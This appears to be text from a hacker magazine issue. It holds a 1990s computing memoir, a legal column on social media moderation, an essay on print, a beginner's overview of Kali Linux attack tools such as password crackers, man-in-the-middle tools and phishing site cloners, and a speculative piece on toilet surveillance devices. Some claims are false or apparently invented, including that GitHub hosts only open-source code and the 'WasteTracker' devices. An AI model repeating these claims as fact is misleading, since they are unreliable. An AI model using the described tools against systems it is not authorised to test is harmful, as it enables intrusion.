By 1997 I was in ninth grade. At home, the operating system was still Windows 95. At high school, we only had a small computer lab full of gray MS-DOS machines, bulky units with ominous green screens, chunky IBM keyboards, and five-inch floppy disk drives. No Internet in either location for another two years. It was in this lab, and at home, that I learned to type.

Gaming helped train me before the formal classes started. A combination of muscle memory and keyboard memorization, particularly driven by sprawling flight simulator hotkeys like in *F117 Stealth Fighter 2.0*. 1997 was the year I decided to try my hand and imagination at creative writing. First was the pencil and paper draft, then the typing into Microsoft Works,[6] and later Office.

While at home, I had the helpful assistance of Mavis Beacon,[7] a personality who I would learn years later never really existed. At school, it was our lab teacher. We'd spend 45 minutes each day centering lines of text. Address a letter, write a company letterhead - the kind of administrative formatting previously done on typewriters. We'd cover our hands with paper, much as I'd used to play the piano without looking down. One exam was a blank QWERTY keyboard where we had to fill in every key. I became a fast typist, never as fast as my mother who was a medical transcriptionist, but I could go at a respectable clip.

Three years later, what's in a screen name? As Joey said in *Hackers*, "I need a handle, man! I don't have an identity until I have a handle!" We'd survived Y2K, living in the future, and the Internet was more than a digital library. It was a growing community, and in this world you needed *identity*. Something to mark you as unique, tech-savvy, clever; this took the form of three indicators: a screen name, buddy icon, and "away message," best represented through AOL Instant Messenger (AIM).[8] AIM was released in 1997, but our small town Internet didn't reach the speed and user base to fully appreciate it until I was a senior in high school.

My screen name (ech0plex88) came first. I was into the trance music scene, and over the summer I'd heard the track "Never Gonna Come Back Down (Hybrid's Echoplex Dub)" by BT.[9] Having no idea what an echoplex was, I liked the science fiction sound the word had. The "88" came from 88 Keyes,[10] the piano player in Dick Tracy. Since I'd also played piano for several years, it became a long-lasting combination that I still use over 20 years later.


The profile picture and away message were more transient. Clever film quotes, often from *Fight Club* or a Tarantino script. Some variation of an edgy skull, bonus points if it was a GIF! This was the extent of it, several years before MySpace gave its community absolute control over customization. This was still pre-college, though, and in a school with 400 students across seventh through 12th grade, everyone on your buddy list was only a few steps distant anyway. It was more about exploring these communities, understanding the potential, and imagining how the much larger college population would make the experience interesting.

Two other services started around that time, opening other aspects of what the Internet had to offer a small town Midwestern teenager: Ministry of Sound Radio (MoS) (1999) and the Internet Movie Database (IMDB) (1998).[12] Electronic music was not a common genre where I grew up. From what I'd read in magazines, it seemed an enormous movement in Europe, which limited my exposure. This kicked off a shopping spree of the Global Underground[13] series of CDs, and any other electronic artist catching my attention. Ministry of Sound Radio's simple audio stream gave me a useful capability: listening to my favorite music during study hall without having to carry a CD case and player along. This technology only improved when I started college, particularly when I discovered Music for Hackers, a topic I've written about previously.

IMDB was a movie fan's dream. As a kid, my grandfather had what I thought was the only satellite dish in our town. Through this, he recorded hundreds of films off Showtime, HBO, and others, three per tape. This addiction to film has persisted to the present day. IMDB served several functions. It was a trivia repository, giving me behind-the-scenes details which made my favorite movies that much more interesting. It also provided recommendations, sending me down the twin rabbit holes of Japanese special effects films[14] and Italian Mad Max knock-offs.[15] Finally, it was a community through an extensive series of message boards. If you ever wanted to nitpick plots, discuss alternate endings, debate a filmmaker's intent, or simply start a flame war, those boards were for you.

That trusty 486 served our family well to the end of the 20th century. It endured countless hours of games, tinkering, dial-up Internet, and Windows 3.1/95/98. In 2001, I went to college with my own briefcase-sized Compaq Armada laptop,[16] continuing the spirit of tech exploration and enjoyment born six years earlier. Though the brands, form factors, and software have changed, my enthusiasm for The Computer (both as a tool and symbol of *the future*) has yet to fade.

[1] en.wikipedia.org/wiki/MECC
[2] erickenny.wordpress.com/2019/10/27/resurrecting-a-packard-bell-486/
[3] winworldpc.com/product/packard-bell-navigator/10
[4] archive.org/details/rodents_revenge
[5] en.wikipedia.org/wiki/Star_Wars:_TIE_Fighter
[6] en.wikipedia.org/wiki/Microsoft_Works
[7] en.wikipedia.org/wiki/Mavis_Beacon_Teaches_Typing
[8] en.wikipedia.org/wiki/AIM_(software)
[9] www.youtube.com/watch?v=1Ek8ssppiVY
[10] dicktracy.fandom.com/wiki/88_Keyes
[11] web.archive.org/web/20010416024424/http://www.ministryofsound.com/radio/
[12] web.archive.org/web/20010330203736/https://www.imdb.com/
[13] en.wikipedia.org/wiki/Global_Underground
[14] www.imdb.com/list/ls036688486/
[15] www.imdb.com/list/ls020647934/
[16] en.wikipedia.org/wiki/Compaq_Armada



by Alexander Urbelis — Idiocy Unbound — alex@urbel.is

When I'm leaving the office, I don't look like a lawyer. It would be rare for anyone to guess that I am a lawyer. I'm quite happy with that. Especially while commuting, I look much more like a bike messenger than someone who measures out life in six-minute increments. And on the Friday in question, all the more so. Long shorts, biking gloves, and a worn Chrome bag slung over my shoulder is what I was sporting at the bike store on 24th Street getting a broken spoke mended. The spoke having been rehabilitated, I borrowed a Presta valve adapter and proceeded to top up my tires at the outside pump. Another biker was outside: a messenger. I'd asked him to keep an eye on my bike while I returned the adapter. He obliged. This was an act of trust between fellows who traverse the city on two wheels. And when I returned, this cyclist, assuming I was a messenger, asked if I was delivering anywhere near Union Square that day. Before I could answer, he said, "Fuck man, that shit was crazy."

The shit to which this messenger was referring was a riot that occurred earlier that day in Union Square on account of an idiotic social media influencer announcing the giveaway of PS5 video game consoles. We talked about this lunacy. We agreed it stemmed from idiocy. And he recounted to me scenes that sounded more like they would belong in a post-apocalyptic version of New York in a cyberpunk-themed PS5 game than the actual present day: people on hoods of moving cars, terrified tourists, wanton destruction, fires, fights, riot police, etc. Prior to this conversation, I had seen a headline flash by on my phone about this, but had no idea how quickly the scene devolved and became debauched at Union Square, a mere ten minute walk from my apartment and a place where the neighborhood kids often play.

The background: Kai Cenat, the YouTube and Twitch influencer, quickly amassed about 6,000 people in Union Square, enticing his followers to congregate there with the prospect of free PS5 consoles and noting things such as "All trains go here so there's no excuse." He was right about the trains. Union Square is a hub where the L train, the 4,5,6, and the N, R, Q lines connect, with the 1,2,3, the A,C,E, the F,M lines, and the Path trains mere avenues west. This means that the site is accessible to everyone: Manhattan, Brooklyn, Queens, the Bronx, Staten Island, and even, God forbid, New Jersey. What started as a few hundred followers congregating suddenly surged to 6,000 people, most of whom appeared to be teenagers.

Cenat never requested a permit. That said, the entertainment unit of the NYPD was aware of Cenat's plans and had sent a handful of officers and supervisors to the location, but as the crowd swelled, and as things turned violent and chaotic, those officers were overrun. The NYPD then activated its Level 4 emergency rapid mobilization plan, causing hundreds of police officers to swarm Union Square. Without commenting on the validity of the statement, a common complaint about police is that they tend to escalate rather than de-escalate situations. In this instance, it would appear that things took a turn for the worse.

After escaping in a caravan of black SUVs, the NYPD charged Cenat with inciting a riot. Many arrests were made, mostly of teenagers, with charges ranging from disorderly conduct to resisting arrest to unlawful assembly to obstruction of governmental administration to failure to disperse to criminal possession of a weapon. There is also now-infamous footage of a bewildered teen of perhaps 15 or 16 years, standing still amongst a fleeing mob and wearing a red hoodie. Even though he was stationary against the crowd and disorientated, NYPD officers on both sides grabbed the teen, forced him backwards towards the back of a yellow cab, and smashed his face through the rear windshield. It was all quite horrifying.

How did this happen? The allure of a free PS5 console cannot be said to have been the primary factor behind the raging and rioting surge of teens. It is in one sense a testament to the power of the mob and a clear indication that a mob mentality can exist digitally just as it does physically. It is also a testament to the unchecked power of social media to affect the physical world. We have seen this - and indeed written about this in this very column - in Myanmar, where unfettered racism and hate speech on Facebook migrated from digital threats to countless instances of racist, physical violence.

With this backdrop of empirical evidence of the danger of social media - including and especially a veritable riot of teens in New York - this raises the issue of the absolutely insane situation in which the United States finds itself concerning oversight of social media content.

On the ironically auspicious date of July 4, 2023, Judge Doughty of the United States Federal District Court for the District of Louisiana, in a case captioned *Missouri v. Biden,* issued an injunction against many agencies of the federal government, enjoining them from, among other things, "urging, encouraging, pressuring, or inducing in any manner social-media companies to remove, delete, suppress, or reduce posted content" that would otherwise be protected by the First Amendment. Some of the agencies that the Court's order specifically mentions are the FBI, CISA, and the CDC. The underlying rationale that the Court adopted was that the federal government was unconstitutionally pressuring social media companies to moderate and censor disfavored viewpoints that related to such things as COVID-19 vaccines, claims of interference in the

2020 elections, and Hunter Biden's laptop. If your mind is going where I think it's going, dear reader, you're right: it's no coincidence that these topics are all associated with right-leaning conspiracy theories.

A slew of amici curiae (i.e., friends of the court) briefs from interested third parties were filed in the Fifth Circuit over the past weeks. Along with a team of highly talented lawyers from my firm, I worked on one such brief on behalf of the Lawyers' Committee for Civil Rights. In our brief, we argue that the Court's injunction is an unconstitutional prior restraint on future speech that violates the First Amendment, that election integrity requires a range of partners from both the public and private sector to work together, and that election interference attempts to disproportionately target minorities with messages designed to suppress voting rights. The latter category involves such false statements about the location of polling places in predominantly black neighborhoods as well as lies about ICE agents being present at polls harassing immigrants.

Even the EFF filed its own amicus brief in this case, arguing that sometimes the government can indeed overstep its boundaries and exert an improper influence on content moderation decisions, but that not every government communication to social media platforms is improper or unwise. Indeed, the EFF devoted an entire section of its brief to the argument that government can and often is a productive and appropriate partner for platforms to root out falsehoods about polling places, natural disaster routes, or other types of false information that could put the public in danger.

On the other hand, an organization that calls itself America's Frontline Doctors submitted a contrary amicus brief. As an organization that the underlying injunction specifically mentions, the venerable-sounding America's Frontline Doctors disingenuously consists of physicians that the federal government and social media platforms identified as espousing disinformation about the COVID-19 vaccine and palliative care treatments and whose messages social media platforms, therefore, suppressed. This brief even went so far as to argue that the First Amendment protects false speech, including disinformation, misinformation, and malinformation. They, and a surprising amount of other amici, argue that the government's actions in encouraging the regulation of falsities amounts to egregious constitutional violations of the First Amendment.

While I fully believe that skepticism about governmental regulation of any form of speech, if unchecked, is dangerous, I think the Lawyers' Committee and the EFF have the better arguments: the prohibition of the federal government interacting with social media platforms is overly vague and harmful to society, even if there may have to be some hard calls about when and where it is proper and improper for the government to intervene or act with regard to certain forms of content.

Putting aside the constitutional in favor of the practical for a moment, we must consider that we have a highly charged and contentious presidential election ahead of us. The frontrunner, indicted several times over at the time of this writing, is of course Trump. Indeed, one such indictment of Trump pertained to the January 6 insurrection, by which and through which, many of the dark forces behind that dreadful day mobilized and radicalized others on social media platforms.

And here's a dark and portentous thought: we can also guarantee that hostile foreign powers have been watching very closely what happened in Union Square and are learning how to incite and manipulate our youth. It's not just TikTok feeding data about younger generations to our adversaries, but all platforms who bundle, package, and sell user data to third parties that may be indirectly facilitating future manipulation of our population in a manner and to a degree hitherto never seen in the history of this planet. Throw into the mix that we are also facing, for the first time in history, the challenge of combating misinformation and disinformation that AI systems can generate effortlessly and at scale, replacing the need for the physical troll farms like Internet Research Agency (made famous in the Mueller Report) with simple API calls and abundant processing power.

This is purely hypothetical at this moment, but I think the situation is not beyond reach. Imagine a sophisticated cyber adversary performing coordinated account takeovers across social media platforms of several major influencers, akin to Cenat, and locking them out of accounts and recovery options by way of SIM swapping attacks and other techniques. Now imagine the use of generative AI systems to impersonate messages from those influencers coordinated to sow chaos or violence on or before election day 2024. It would be disastrous. Only a coordinated government/private sector effort to halt such an attack would be effective. Right now, that coordinated effort is not only *not* an option, but in fact illegal because of the decree of a single federal judge in Louisiana.

The Fifth Circuit is set to hear oral argument about whether this injunction stands in just a few days of writing this column. If the Biden administration loses, this case will no doubt be before the U.S. Supreme Court. Given recent decisions, together with the Court's composition and questionable ethics of late, I am deeply saddened to write that I have little faith that the Court would act in the best interest of the nation.

If this injunction against the government collaborating with social media platforms to combat harmful content stands - knowing what we know about election interference, the dangers of physical violence erupting from digital agent provocateurs, and the manipulation of social media sentiment by sophisticated cyber adversaries and hostile foreign powers - this is very much akin to stepping into a boxing match while having both hands tied behind one's back. It's not going to end well. We know that. We've seen this before. And yet, here we are again. My bike messenger friend was right - "that was shit was crazy" - but I fear that by this time next year, shit could be exponentially crazier.

Is *2600* Still Relevant?

by aestetix

Why is a print magazine for hackers still relevant? Moreover, why should anyone write articles for it, when things like blogs, websites, and digital tech magazines exist? After all, does anyone really transcribe computer code and other things from paper into a computer anymore? These are all great questions to ask, and to address them, we need to look hard at the nature of this magazine.

The first reason *2600* is relevant is precisely because it is in print. Although in recent years they have introduced the digital counterpart, the best way to experience the magazine is to buy the print edition, ideally in cash, possibly while wearing a privacy mask. Readers of the magazine value things like freedom of speech and freedom of expression, and we must remember that the law trails behind technology. In the United States, the First Amendment was specifically crafted to protect the printed word. We have unfortunately seen many cases of websites being taken offline for dubious reasons, but it is much harder for the U.S. government to make a solid legal case to prevent the sale of a printed magazine. While having the PDF and other digital formats is great, not everyone thinks a magazine about hacking and bypassing security systems should be able to exist, and if the PDF version gets shut down, the print version will still survive.

The second reason is scary. In recent years, we've seen technologies like deepfakes and advanced digital manipulation tools that can fool all but the most experienced digital forensics experts. Some readers might recall when Amazon removed the books *1984* and *Animal Farm* from users' Kindle libraries, when companies silently modified their terms of service to make their services more profitable for themselves, or when newspapers adjusted wording to remove incorrect reporting without posting amendment notes. The printed medium is a security against digital forgery and historical rewriting. Imagine that some evil hacker figures out a way to modify a PDF of *2600* from a few years ago and rewrites an article to make it look like the author said some extremely offensive things. Any regular reader could pull the print copy off the shelf and interject what the author *actually* said. In an era of fake news, that print copy can be a powerful tool to tell the truth - provided that people will listen.

Another big reason is that, while blogs and digital tech magazines are easy to publish and easier to share with people, they also have a short half-life. Consider how often an online article from ten years ago is full of dead links and broken images. While the Internet Archive is an invaluable resource, it also becomes a single point of failure. Most readers will understand that websites require upkeep: paying for hosting, renewing domain names, etc. How often does a tech blog start out with great intentions, only to hit reality after a few years and crumble away? A print copy can survive all of these things. Look at how many books in your local library have outlived their authors: some people have books that are centuries old. Unlike digital media like hard drives, CDs, and floppy disks, which seem to degrade after a decade or so, the printed word lasts for a long time.

And finally, code is speech. Recall the PGP case: the U.S. government passed restrictions on cryptography export laws, making it illegal for them to sell their software to other countries. PGP got around this by releasing their source code in book form and physically mailing it. When *2600* published the source code to DeCSS on their website, it got shut down; had they printed it in the magazine, it would have been virtually impossible to make it go away.

What about publishing keys that allow us to bypass digital rights management restrictions on our hardware, allowing us to have full access to a device that we legally purchased and should own? Imagine if *2600* published a code snippet that allowed people who drive "smart" cars to disable government monitoring of their whereabouts, or one that allowed John Deere tractor owners to operate their equipment without needing to ask the manufacturer for "permission?" These are all things that, if posted on blogs or tech websites, governments and large companies would be able to shut down pretty easily. But when something is printed on a physical page, it doubles as a legal hack that serves to protect us.

Ultimately, the question is not about getting the fastest and easiest access to various technical tips, but ensuring that ideas and tools that powerful entities might not like are able to see the light of day. If we claim to value concepts like truth, freedom, and expression, then the printed word remains our best chance at survival.

Learn Linux, People!

by Doorman **doorman38@protonmail.com**

I'm going to speak plainly. We've all seen various articles that are speaking about something Linux-related in this magazine. And even though I've read *2600* for 15 years now, and I've always considered myself a "hacker" and have explored many other things mentioned in these pages, I'm ashamed to say I didn't really get involved with Linux until about three years ago. I don't exactly know why. I mean, almost all distros (that's Linux terminology for versions or flavors of Linux) are free and even have live discs (meaning you can put them on a disc or USB thumb drive) and boot from that device without the fear of hurting your current operating system install. And yes, I played with some live Linux distros way before this period (I'm sure like most of you, too) but, like the word implies, I "played" around with them; I never got really into them. For some reason it never took (until it did, of course).

I didn't see what was so damn special about Linux that I'd go out of my way to run it. That's, of course, until I actually decided one day (more like one month) to dive in and really see what the fuss was about. And boy, was I glad I did. The point of this article is I'll bet there are many *2600* readers that either were (or still are) like me in that regard, and then to give you a brief overview of why I was so wrong all those years and how I truly see the power in Linux now. From a hacker's perspective, I'm sorry, you cannot do 90 percent of the stuff that's possible in Linux that you can in Windows or OSX. You just can't. And by the way, I'm not saying get rid of your other operating systems, absolutely not. There are areas (like PC gaming for Windows and video/audio production for OSX) where I believe Linux falls short. But this isn't a gaming or video production magazine, is it? We all know why we look forward to the next issue of *2600* so badly, and it's because it teaches us things that we wouldn't learn anywhere else. As far as I know, it's the only (still produced) hacker magazine around, and in my opinion one of the best sources of hacker information out there. OK, enough kissing ass.

So real quick, there are many different distros of Linux out there, along with endless debates about which is best, this one or that one, ad nauseam. But, in my opinion, it really just boils down to what your preference is and exactly what you plan on using it for. An extremely popular Linux distro out there for hackers (or the politically correct word for us - "penetration testers") is Kali Linux. By no means am I saying it's the best Linux distro or that you should start there, but someone would have a really hard time saying it'd be a bad choice to start there as well. Just saying.

So I'm not going to get into repartitioning your hard drive and all that - please just use Google for that. Or if you want (what I did), just grab an extra hard drive (obviously one that you don't have anything you want saved on) and install it on there so you can avoid the whole mess of repartitioning and possibly messing up your current OS install. You still have to set up GRUB (most common) as your bootloader (if not another one), but again I'll let you Google search that and not waste valuable space in this precious magazine.

You can also choose to install Linux virtualized (via VMware or VirtualBox - by the way, the latter one is free), but that option leaves you running two OSs at the same time, so you'll truly never have all the "power" of your computer when virtualized, but I will admit it's a super easy way to have it installed (meaning not running off a live disc) without even messing with your bootloader or anything like that and, if you mess up, you can just delete it with a few clicks and redo everything. Also, there's a whole new world of remote options as well with remote VPSs and dedicated servers (you can even set up a VPS of Kali Linux with Amazon AWS for a year - for free).

OK, back on point. After installing it initially on a spare hard drive on my main desktop, I soon afterwards installed it on my new 16" MacBook Pro (which now has three OSs on it: OSX, Windows 10, and Kali Linux - an extremely powerful combo if you ask me) because I wanted the option to run Kali and be portable (for wireless "penetration testing"). I will say having Linux installed on a laptop is clearly very useful for mobile and/or wireless hacking (sorry, I meant "penetration testing").

But there is a massive difference between running Linux (or any operating system for that matter) via a live disc and actually having it installed - just trust me on this one. So one way or another, get it permanently installed somehow on a computer of yours or on a remote server or somewhere. You'll thank me later. If it's running off of a USB drive, it will never run the way a true OS is supposed to run (quickly and fluidly).

Now what's the big f***ing deal? What is so damn special about Linux that I'd have to go out of my way to do all this? At first glance it just seems like a more complicated operating system that pretty much does the same thing as Windows and/or OSX. No. Not even close, guys. What you don't realize is the sheer power you have running Linux. Just stay with me. I know I'm still not making much sense yet. But give me another couple minutes please.

First off, it's super secure. I'll never say an operating system is unhackable (because we all know such a thing doesn't exist), but compared to Windows it's night and day. Even against OSX (yes, I know for all the Apple fanboys out there that OSX is based on a UNIX kernel, blah blah) - I'm sorry, Linux is still just way more secure. And there's a very good reason for this. It's called "open source." It's a term you should be familiar with. Most Linux distros are completely open source, meaning every single possible line of code used in that operating system can (and is) reviewed by the world freely and easily. Which means when someone finds a hole, it gets plugged almost instantly. Huge difference.

But security of the operating system wasn't why I dove into Linux and fell in love with it. What I finally figured out was it's amazing power. First of all, if you start off installing Kali Linux (and also download the most recent version, of course), it is already going to come with a *massive* amount of tools. Now I was always interested in the network security/hacking department (since my day job is being a Cisco CCIE network engineer), so that was another reason why Kali Linux was perfect for me. But feel free to download whichever you please. The cool thing about Linux is that you can (for the most part) install any tool that you find on a certain distro on any other distro. Remember, everything is open source, so why wouldn't you be able to as long as the distro you choose isn't that far off from the one a script/tool was written in?

My advice: forget about using the GUI. It's fine for seeing what tools are installed, but honestly, to have real power in Linux you have to do things via the command prompt/line. So yes, go through the GUI, click on all the menus and sub-menus, etc., and look at all the tools installed in Kali. Now start looking them up on Google, find out exactly what it was made to do, and really get to know how to use them and what they're each capable of. You might even discover a use for a certain script/tool that even the original creator was unaware of (that actually happens all the time, just FYI). So this is where the command line comes in hardcore. See, most Linux tools are meant to be run with defined parameters and attributes. It's not like in other OSs that you open a program and then decide what you want to do from there. It's kinda the other way around. You run a script exactly how you want it to be run from the get go. Yes it's easier to have a nice GUI that you can just point and click all your options and the things you want to do, but you didn't really think "real" hacking worked that way, right? So yes, it does require you to know basically how to use every tool/script (and the parameters you want to use along with it) before you start seeing anything fun. And I'm sure this is where most people say "Screw this!" as I did for years, but you'll be shocked with the power that lurks behind the curtain if you can manage to soldier on just a little bit more.

And just for the record (in case you didn't already know), knowledge is not breaking the law or "doing wrong" in any way, at least not to me. I choose to learn everything I can, and then decide how I want to use said knowledge. Can you use these tools/scripts for illegal and even say "evil" purposes? Of course. But you could also use all this knowledge to protect systems and networks, which is what I do. The truth is you have to know how to truly use all these tools, regardless of your intentions. Then it's up to you what you do with that knowledge. And I hope you don't use it for illegal (or disruptive) activities, by the way. We already have enough of that in the world today. Just because you have the power to do something doesn't mean you should do it, guys. I think we all know that *2600* never condones anything

that's breaking the law (and I stand behind them on that). But knowledge is different. I yearn to learn as much as I possibly can, and hopefully you feel the same way.

Let's get into the meat of what Linux can do and why I fell in love with it (which is the reason I'm writing this, after all). By the way, I keep using the words "tools" and "scripts." I want you to know that they are the same thing, so don't get confused by that. And I keep talking about ones that are so amazing and powerful, right? Which ones? Do they come pre-installed in Kali Linux or do I have to find them myself (or Heaven forbid - code them myself)? The answer is a mixture of all of those if I'm being honest. Also, keep in mind I'm using the example of Kali Linux as your Linux install because in my opinion it has the most amount of scripts already pre-installed and I personally like the "feel" of it. But the truth is there are many other "security" Linux distros out that have most of the same tools installed and different interfaces and "feels" to them. If you have a particular dislike for Kali Linux, try out Parrot Security Linux, or BackBox Linux, or the other 10 to 15 distros (just Google them please) that are designed for this purpose. Try them all if you're up for it! But for the sake of this article not filling up the whole magazine, let's just assume you're trying out using Kali Linux.

Now down to some examples of what I've been ranting about. And here's where it's extremely difficult to decide what to write about. The truth is that Kali Linux already has around a thousand tools/scripts pre-installed! And there are so many more out there I suggest installing on top of that. So I feel like I'm already doing a major injustice no matter which I mention because at best I'll only be able to scratch the mere surface of what's out there, but I'll do my best. But please check out more then these. The thing is every situation is slightly different and therefore a slightly different tool/script would probably be the best fit. And knowing which to use (and what parameters to run them with) is the key. OK, so without any further ado, here we go....

- *Metasploit (or Metasploit-framework)*. This is probably the most powerful tool I've seen that's relatively easy to use as is (though don't be fooled into thinking you don't have to spend a great amount of time learning how to use it). This tool is designed to compromise (or check for vulnerabilities) systems running OSs of all different versions. It's impressive how many exploits are in this one script/tool alone. Put some decent time into learning this one, trust me.
- *Nmap*. This is just Network Penetration Testing 101 to me. It scans a predetermined (by you) IP or IP range and also a predetermined (again by you) port or range of ports to see what's open (or "alive"). You can use this both internally (on private IPs) inside your current network or externally (on the "big bad Internet" which runs off of public IPs obviously). Really useful tool.
- *Masscan*. I have to be honest, this was the tool that truly convinced me of Linux's power without a shadow of a doubt. And to be quite frank, kinda scared me a bit. It's roughly Nmap on steroids. A lot of steroids! It can scan IP ranges and ports at truly frightening rates. With a 10 Gb line (which I know most of you don't have but you can easily rent a remote server that does) it can scan *the entire Internet* (that means every single public IP) in a matter of hours. Assuming you only have a 1 Gb connection (which is what I have at my house), that's still less then a day! Now granted, that's for one port, but think about that for a second. That means that if you wanted to know every single public IP accepting an SSH or FTP (or whatever) connection on the entire Internet, I could have a list of every single IP in less then a day with just my laptop and my home Internet connection. That's scary. I should also point out not to do that as it's essentially like knocking on everyone's door in the entire world at the same time. You will get into trouble with your provider if you do this, not to mention it's not exactly the nicest thing to do.
- *Nikto*. Awesome tool. I use it all the time. It's a script that gives you a bunch of info on websites and vulnerabilities on said websites. Really handy.
- *HTTrack*. This tool copies and makes a clone of an existing website (usually for attempted phishing attacks).
- *WPScan, Skipfish*. We all know how many websites run off of WordPress. This tool evaluates a given WordPress site, shows all info about it (and obvious vulnerabilities -

which there usually are by the way), then can tell you all the users created for that given site (as if that's not enough already), and then can start brute-forcing attacking logins, along with, of course, dictionary attacking and other methods as well. Skipfish goes a step further and doesn't just focus on WordPress sites, but on all kinds of similar types of sites.

- *SQLmap*. As you probably imagined, it finds and detects SQL databases and vulnerabilities with them as well as methods of attacking them. Another very powerful tool.
- *SET (or Social Engineering Toolkit)*. Kinda like a Metasploit in that there's just so much within this script. But it can do a lot, let's just leave it at that.
- *Bettercap*. This script is usually used as a MITM (man in the middle) attack tool, and can intercept and manipulate (meaning transmit as well, not just sniffing) all sorts of traffic (HTTP, FTP, even secure ones like HTTPS - yes, that means it can even get through SSL!).
- *Aircrack-ng*. I'm sure you've heard of this tool before, but you'd be surprised how many people don't actually know how to use it to its full potential (well, like almost every tool/script in Linux). It's an all-in-one wireless packet sniffer, and WEP/WPA/WPA2 cracker.
- *Airgeddon*. Another wireless network auditor/cracker very similar to aircrack-ng, but I actually find myself using this one more. Offers WPS and PMKID attacks as well on wireless networks (you just have to look some of these terms up guys, otherwise I'd be writing for decades).
- *Fluxion*. Another great Wi-Fi auditor/cracker specializing in MITM (man in the middle) attacks instead of simply trying to brute force (or dictionary) attack users connecting to a Wi-Fi network.
- *Hash-identifier, findmyhash*. Many times passwords (or other sensitive information) are stored in hashes (meaning they've been encrypted so they are not plain-text). Problem is many of them can be cracked easily. These two scripts let you know what type of algorithm or encryption a certain hash you've found is and if it's easy to decrypt or not.
- *THC Hydra, John the Ripper*. Both are password hash crackers (and there's many more than these two as well). These tools give you many options on how to crack various types of password hashes. I should note though that THC Hydra is even more "lethal" in my opinion because it's what's know as an online password cracker. Meaning it can actively attack logins of pretty much any sort (HTTP, HTTPS, FTP, SSH, Telnet, VNC, RDP, and pretty much everything you can think of) in real time. John the Ripper is what's known as an offline password cracker. It's useful to have both types in my opinion.
- *OWASP ZAP*. Another absolutely fantastic (real time or offline) login penetration tester. There's so much to learn about this tool that you really have to spend your time doing your research (by the way, that applies to pretty much every other tool I've mentioned as well).

OK, just with the tools mentioned above (and you studying how to use them correctly and most efficiently) you should already start to understand what I'm trying to get at here and the immense power of Linux. But this is still nothing compared to what's still out there. Just running the tools/scripts above (without knowing how they work), you're officially now a "script-kiddy hacker." Congratulations. And I hope you don't actually take that as a compliment (because it's not). I can't emphasize this enough - *you have to actually learn/study these tools* (to truly realize the power behind them)! Sorry for all the italics there, but that's how strongly I feel about this.

One last thing, there's a website that I'd like to engrave in your head: GitHub. GitHub is a site that allows people to upload (and make future changes to) repositories (meaning a group of files - don't get scared off by the word) of pretty much anything you can think of. I find myself spending hours every day just searching through GitHub looking at code people have uploaded there. Meanwhile, it's worth pointing out as well that only open source code can be uploaded there, so there is no secret "back door" or virus they are trying to install on your system. It's all in plain text for you to see. So if someone were to post some "malicious" code on there, I'd be shocked if it wasn't discovered (and taken down) within hours. It's another "diamond in the rough," if

you will. You could spend the rest of your life just searching GitHub and you'd never even come close to seeing everything on there - put it that way. And let's not forget once again it's all open source and absolutely free as well. Not much to lose if you ask me.

OK, hopefully I've "kickstarted" at least a few minds to further check Linux out. That's truly the only thing I'm hoping to accomplish with this article. I'd also like to mention that I don't work (or am even affiliated) with any companies/sites/scripts/tools I've mentioned in this article. I gain absolutely zero by anyone doing (or not doing) anything written above. I just want to make that crystal clear for everyone (including the awesome folk at *2600*). I've attached my private email if anyone has any further/specific questions they'd like to ask me (but please do your homework/research first, I beg you). I will never accept any form of payment for assistance provided (but I'm also not stating that I'll guaranteed any help or response to you either).

Much love, guys! I really do hope you've been able to extract something useful out of this article!

WasteTrackers and More

by kmoser

Have you ever used a public toilet and marveled at the device attached to the plumbing which automatically flushes when you're done (or even sometimes before you're done)? There may be more to that device than you think! Some of these devices contain WasteTrackers, which scan human waste to identify, track, and monitor individuals, groups, and overall biological trends.

For more accurate identification of human targets, a WasteTracker contains a hidden camera which can be used to photograph people. Interestingly, these photos are not limited to your face! As you might guess, these devices are capable of taking photos of your posterior and - gentlemen, who use urinals - your genitals. Once a face has been linked to a photo of a body part, it's relatively easy to match another photo of that body part to the individual face that goes with it. While intended to identify individuals, it's entirely possible these photos could be used for entertainment or blackmail if they end up in the wrong hands.

How does such a device communicate with its owners and other devices? Since most of them are placed in high traffic public areas (think airports, train stations, malls), they usually communicate via Wi-Fi or a proprietary wireless protocol. Advanced versions communicate wirelessly with each other to coordinate sending back reports to their base. I will leave it as an exercise for the reader to scan Wi-Fi traffic to find some of the data being sent and received by this "toilet net."

Why do these devices exist? Quite simply, organizations which have an interest in tracking individual people, groups of people, or biological trends (more on this later) can use these devices. This runs the gamut from large, well-funded security apparatuses (airport security, government security) to public health experts who want to track diseases like COVID-19.

If you think this is troubling enough, consider that if these devices are compromised, a malicious actor could hijack them to do their bidding, such as tracking certain people they are interested in monitoring. It's bad enough if a large entity has you in its sights, but what about a hacker who wants to make your life miserable? In fact, there's even a possibility that a malicious actor has already created a device, similar to a credit card skimmer, which attaches to existing automatic flushing devices and upgrades them to become WasteTrackers, unbeknownst to their owners. Unless you're intimately familiar with the visual appearance of all brands, how would you know you're being scanned by a homegrown WasteTracker?

This goes beyond simple surveillance networks consisting of security cameras - which are powerful enough especially when networked - to track people automatically. "Headless" WasteTracker base stations set up along various sewage lines can be programmed to detect certain target waste profiles. When multiple such base stations detect a target profile, it's very simple to ascertain the general area where the target signal originated: if your DNA is detected in two base stations, it can be assumed

you are located "upstream" (no pun intended!) from the location of the first detection.

How exactly do these WasteTracker devices detect and track individuals? Devices attached to toilets and urinals have access to your stream of waste products, which can be scanned for biomarkers made up of your unique blend of urine, fecal matter, and DNA. As your waste stream enters the larger sewer system and mixes with other people's waste streams, centralized WasteTracker devices along the larger sewer system can scan the resulting stream and reconstruct the individual streams which comprise it, using the latest AI algorithms similar to those which can pick out individual voices in a room full of conversations. This system is constantly self-reinforcing: whenever it matches a waste stream with a photo of an individual (resulting in a match with a high degree of certainty), it reinforces the prior upstream scans to "learn" where you were.

